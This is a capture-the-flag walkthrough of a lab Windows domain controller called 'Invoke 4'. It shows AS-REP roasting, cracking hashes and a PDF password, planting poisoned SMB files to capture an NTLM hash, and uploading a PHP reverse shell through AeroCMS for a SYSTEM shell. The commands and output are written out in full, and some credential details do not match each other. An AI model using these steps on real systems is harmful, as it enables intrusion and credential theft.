

Invoke 4

Starting off with a port scan we see the following:

```
(kali㉿kali)-[~/Desktop/PG/CTF2023/300-PEN]
$ rustscan --ulimit 5000 -a 192.168.0.46 -- -Pn
.....
| {} | {} | { { _ { _ _ } { { _ / _ _ } / { } \ | _ | |
| _ _ \ | { _ } | _ _ } } | | _ _ } } \ _ _ } / \ \ \ \ |
.....
The Modern Day Port Scanner.
-----
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
🌐HACK THE PLANET🌐

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.0.46:22
Open 192.168.0.46:53
Open 192.168.0.46:80
Open 192.168.0.46:88
Open 192.168.0.46:389
Open 192.168.0.46:445
Open 192.168.0.46:464
Open 192.168.0.46:593
Open 192.168.0.46:3268
Open 192.168.0.46:135
Open 192.168.0.46:139
Open 192.168.0.46:5985
Open 192.168.0.46:9389
█
```

Going to port 80 we see the following:


Contact HR

PHONE

SOCIALS

FIX THIS

Under socials is a web address, going to that we can get some emails from linked in:



Putting those names in a file we can try to see if anyone has pre-auth not required, but first we need the domain name:

```
(kali㉿kali)-[~/Desktop/PG/CTF2023/300-PEN]
$ crackmapexec smb 192.168.0.46 -u test -p test
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), or charset_normalizer ({}), doesn't match a supported version".format(urllib3.__version__, chardet.__version__, charset_normalizer.__version__))
SMB 192.168.0.46 445 INVOKE [*] Windows 10.0 Build 20348 x64 (name:INVOKE) (domain:invoke.local) (signing:True) (SMBv1:False)
SMB 192.168.0.46 445 INVOKE [-] invoke.local\test:test STATUS _LOGON_FAILURE
```

```

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ cat users.txt
alice.wonderland
hatter.wonderland
carrot.wonderland

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ GetNPUsers.py invoke.local/ -no-pass -usersfile users.txt -dc-ip 192.168.0.46
Impacket v0.10.1.dev1+20230504.92121.9da1099a - Copyright 2022 Fortra

$krb5asrep$23$alice.wonderland@INVOKE.LOCAL:7c24b7ed90dcc24d6bdf6aaad519193$8393d0c7
d867e03725f538cdc125d4793df55ff46d4aa269be39d00942a00a0794b1fc0e99c0dc3bcc0c8a084e9b0
982e9278bc15623240b962a198ad2b755823f776a3e201fbb8177e8789264f006ab7f17e4f4ce2dd39541
52d6710ad003b1bef6e074e18836edb3bd5e238396642fe6664c4e5886da33406d45b7a67c3e0248f4d8b
5339eee581696007dcbe7a9a2031ba34b5bdc7c14511bbff7315cd8c8473c81062b47f04a25342086fb03
1de2f8c43cf5f9fc1288f1b64d9fe59a4e198d9f13c6f86d18fcc67165e7b71a445a38d6ea0836c4265e1
f7068bec97a35113c3004f9bbc921f35f801e80
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos d
atabase)
[-] User carrot.wonderland doesn't have UF_DONT_REQUIRE_PREAUTH set

```

We have a hash lets try and crack it:

```

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4
/ PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
MyP[REDACTED] ($krb5asrep$23$alice.wonderland@INVOKE.LOCAL)
2 1g 0:00:00:13 DONE (2023-06-18 00:22) 0.07199g/s 194571p/s 194571c/s 194571C/s MyPu
g1959..MyNeNyTax100pre

```

That user does not have remote management so we will have to look at the SMB share:

```

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ smbclient -L "\\\192.168.0.46\" -U alice.wonderland
Password for [WORKGROUP\alice.wonderland]:


      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      Share          Disk
      SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ smbclient "\\\192.168.0.46\\Share" -U alice.wonderland
Password for [WORKGROUP\alice.wonderland]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Sun Jan 15 12:20:27 2023
..              DHS           0   Sun Jun 18 00:14:48 2023
Reminder.pdf     A       12198   Sun Jan 15 10:29:36 2023

12946687 blocks of size 4096. 9146546 blocks available
smb: \>

```

We see a Reminder.pdf. lets open that up and see if we find anything:



Looks like it is password locked, lets you john to change it into a format that john can read and try to crack the password:


```

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ pdf2john Reminder.pdf > hash.txt

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 3 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd! (Reminder.pdf)
4 1g 0:00:00:20 DONE (2023-06-18 00:28) 0.04909g/s 25846p/s 25846c/s 25846C/s P@ssword12..P@SWORD

```

Weird, we did not see an AeroCMS and there is nothing else there. However we do know that carrot has been in the share, lets try and utilize SMBKiller to see if we can get a hash through the share:



https://github.com/overgrowncarrot1/Invoke-Everything/blob/main/SMB_Killer.py

```

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ python SMB_Killer.py -r 192.168.0.46 -l 192.168.0.26 -i tun0 -U alice.wonderland -P 'MyP@ssw0rd!' -a Share -A -d invoke.local

SMB KILLER

Making @evil.xml
Putting file into smb server, once done exit out of SMB Server and responder will automatically start
Making @evil.url
Putting file into smb server, responder will automatically start
Making @evil.scf
Putting file into smb server and starting Responder
putting file @evil.xml as \@evil.xml (11.5 kb/s) (average 11.5 kb/s)
putting file @evil.scf as \@evil.scf (6.8 kb/s) (average 9.3 kb/s)
putting file @evil.url as \@evil.url (12.3 kb/s) (average 10.0 kb/s)
[sudo] password for kali:

```

```
python SMB_Killer.py -r 192.168.0.46 -l 192.168.0.26 -i tun0 -U
alice.wonderland -P 'MyP@ssw0rd!' -a Share -A -d invoke.local
```

From here Responder automatically runs:

Answer: **False**

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:

Patreon -> <https://www.patreon.com/PythonResponder>

Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR

[ON]

NBT-NS

[ON]

MDNS

[ON]

DNS

[ON]

DHCP

[OFF]

From here we get a hash back:

[illegible]

```
(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
n04g3t (carrot.wonderland)
3 1g 0:00:00:02 DONE (2023-06-18 00:44) 0.3344g/s 438581p/s 438581c/s 438581C/s n06271960..n0458
1 0g 0:00:00:07 DONE (2023-06-18 00:44) 0g/s 463300p/s 463300c/s 463300C/s Jakekovac3.ie168
Waiting for 3 children to terminate
2 0g 0:00:00:07 DONE (2023-06-18 00:44) 0g/s 455068p/s 455068c/s 455068C/s tania.abygurl69
4 0g 0:00:00:08 DONE (2023-06-18 00:44) 0g/s 431520p/s 431520c/s 431520C/s cxz..*7iVamos!
Session completed.
```

We get his password. Lets login with him:

```
(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ evil-winrm -i 192.168.0.46 -u carrot.wonderland -p n04g3t2getMyp@ss
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\carrot.wonderland\Documents> whoami /all

USER INFORMATION
-----
User Name                               SID
-----
invoke0\carrot.wonderland S-1-5-21-2150779893-4185009807-4261520023-1105
```

Now we can look for that CMS that was talked about earlier in Reminder.pdf:

```
*Evil-WinRM* PS C:\Users\carrot.wonderland\Documents> netstat -ano

Active Connections

Proto Local Address           Foreign Address         State           PID
TCP 0.0.0.0:21              0.0.0.0:0               LISTENING       2212
TCP 0.0.0.0:22              0.0.0.0:0               LISTENING       2328
TCP 0.0.0.0:80              0.0.0.0:0               LISTENING       4
TCP 0.0.0.0:88              0.0.0.0:0               LISTENING       588
TCP 0.0.0.0:135             0.0.0.0:0               LISTENING       808
TCP 0.0.0.0:389             0.0.0.0:0               LISTENING       588
TCP 0.0.0.0:445             0.0.0.0:0               LISTENING       4
TCP 0.0.0.0:464             0.0.0.0:0               LISTENING       588
TCP 0.0.0.0:593             0.0.0.0:0               LISTENING       808
TCP 0.0.0.0:636             0.0.0.0:0               LISTENING       588
TCP 0.0.0.0:3268            0.0.0.0:0               LISTENING       588
TCP 0.0.0.0:3269            0.0.0.0:0               LISTENING       588
TCP 0.0.0.0:3306            0.0.0.0:0               LISTENING       2244
TCP 0.0.0.0:5357            0.0.0.0:0               LISTENING       4
TCP 0.0.0.0:5985            0.0.0.0:0               LISTENING       4
TCP 0.0.0.0:8080           0.0.0.0:0               LISTENING       2112
TCP 0.0.0.0:8443           0.0.0.0:0               LISTENING       2112
TCP 0.0.0.0:8080           0.0.0.0:0               LISTENING       2104
```

Port forwarding we can use ssh because port 22 was open on the machine:


```
(kali@kali)-[~/Desktop/MyBoxes/Invoke4]
└─$ ssh -L 8080:127.0.0.1:8080 carrot.wonderland@192.168.0.46
The authenticity of host '192.168.0.46 (192.168.0.46)' can't be established.
ED25519 key fingerprint is SHA256:e6UMV78ysTtcp9pD80K/vt4HY4mQLsrhhvfsXnGfo98.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.46' (ED25519) to the list of known hosts.
carrot.wonderland@192.168.0.46's password:

Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

invoke0\carrot.wonderland@INVOKE C:\Users\carrot.wonderland>

(kali@kali)-[~/Desktop/MyBoxes/Invoke4]
└─$ nmap -p 8080 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 00:49 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00099s latency).


PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds

(kali@kali)-[~/Desktop/MyBoxes/Invoke4]
└─$
```

And before we forget lets grab the user.txt hash

```
*Evil-WinRM* PS C:\Users\carrot.wonderland\Desktop> type user.txt
4f82(
*Evil-WinRM* PS C:\Users\carrot.wonderland\Desktop> █
```



Welcome to XAMPP for Windows 8.1.12

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the [FAQs](#) section or check the [HOW-TO Guides](#) for getting started with PHP applications.


XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others.

Start the XAMPP Control Panel to check the server status.

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our [Forums](#), liking us on [Facebook](#), or following our exploits on [Twitter](#).

Since we port forwarded it, we should also be able to get into PHPMyAdmin



Here we can see the login for aerocms for carrot.wonderland

From here a directory brute force shows aerocms is called aero:

```
(kali@kali)-[~/Desktop/MyBoxes/Invoke4]
$ feroxbuster -u http://127.0.0.1:8080 -w /usr/share/wordlists/dirb/big.txt -t 300
```

```

  FEROXBUSTER  OXIDE
by Ben "epi" Risher  ver: 2.10.0

```

Target Url	Threads	Wordlist	Status Codes	Timeout (secs)	User-Agent	Config File	Extract Links	HTTP methods	Recursion Depth
http://127.0.0.1:8080	300	/usr/share/wordlists/dirb/big.txt	All Status Codes!	7	feroxbuster/2.10.0	/etc/feroxbuster/ferox-config.toml	true	[GET]	4

```

Press [ENTER] to use the Scan Management Menu™

```

```


403 GET 9l 30w 301c Auto-filtering found 404-like response and created new filter; toggle off with
r
404 GET 9l 33w 298c Auto-filtering found 404-like response and created new filter; toggle off with
r
302 GET 0l 0w 0c http://127.0.0.1:8080/ => http://127.0.0.1:8080/dashboard/
301 GET 9l 30w 337c http://127.0.0.1:8080/aero => http://127.0.0.1:8080/aero/
301 GET 9l 30w 344c http://127.0.0.1:8080/aero/Images => http://127.0.0.1:8080/aero/Images/

```

When trying to crack the hash we just obtained we cannot, lets try password reuse:

```
(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
```

And we login



Now lets make a new user and add a php reverse shell for a picture, remember you need a windows php reverse shell found here https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php

Change line 174 to reflect your IP address and listening port, then start a listener

```

170     }
171 }
172 echo '<pre>';
173 // change the host address and/or port number as necessary
174 $sh = new Shell('192.168.0.26', 445);
175 $sh->run();
176 unset($sh);
177 // garbage collector requires PHP v5.3.0 or greater
178 // @gc_collect_cycles();
179 echo '</pre>';
180 ?>
181

```

```

(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ rlwrap nc -lvnp 445
listening on [any] 445 ...

```

AeroCMS

Dashboard
Posts
Categories
Comments
Users
Profile
Site Settings

Welcome to the Admin Panel, carrot.wonderland!

Username
test

Password
••••

Firstname
test

Lastname
test

Email
test@test.com

Image
Browse... shell.php

Select User Role

Add User

Click add user then go to users view users and you get a call back


127.0.0.1:8080/aero/admin/users.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Virtual Hacking Labs - ... PM V2 | Vir

AeroCMS

- Dashboard
- Posts ▾
- Categories
- Comments
- Users ▾
 - View All Users
 - Add User
 - Profile
 - Site Settings ▾

Welcome to the Admin Panel, carrot.wonderland!

ID	Username	Firstname	Lastname	Email	Role	User Image
2	carrot.wonderland	carrot	wonderland		Admin	
3	test	test	test	test@test.com	Admin	

```
(kali㉿kali)-[~/Desktop/MyBoxes/Invoke4]
$ rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.46] 53871
SOCKET: Shell has connected! PID: 2488
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\aero\images>whoami
nt authority\system

C:\xampp\htdocs\aero\images>
```

```
PS C:\Users\Administrator\Desktop> type root.txt
a3f47dde[REDACTED]
PS C:\Users\Administrator\Desktop>
```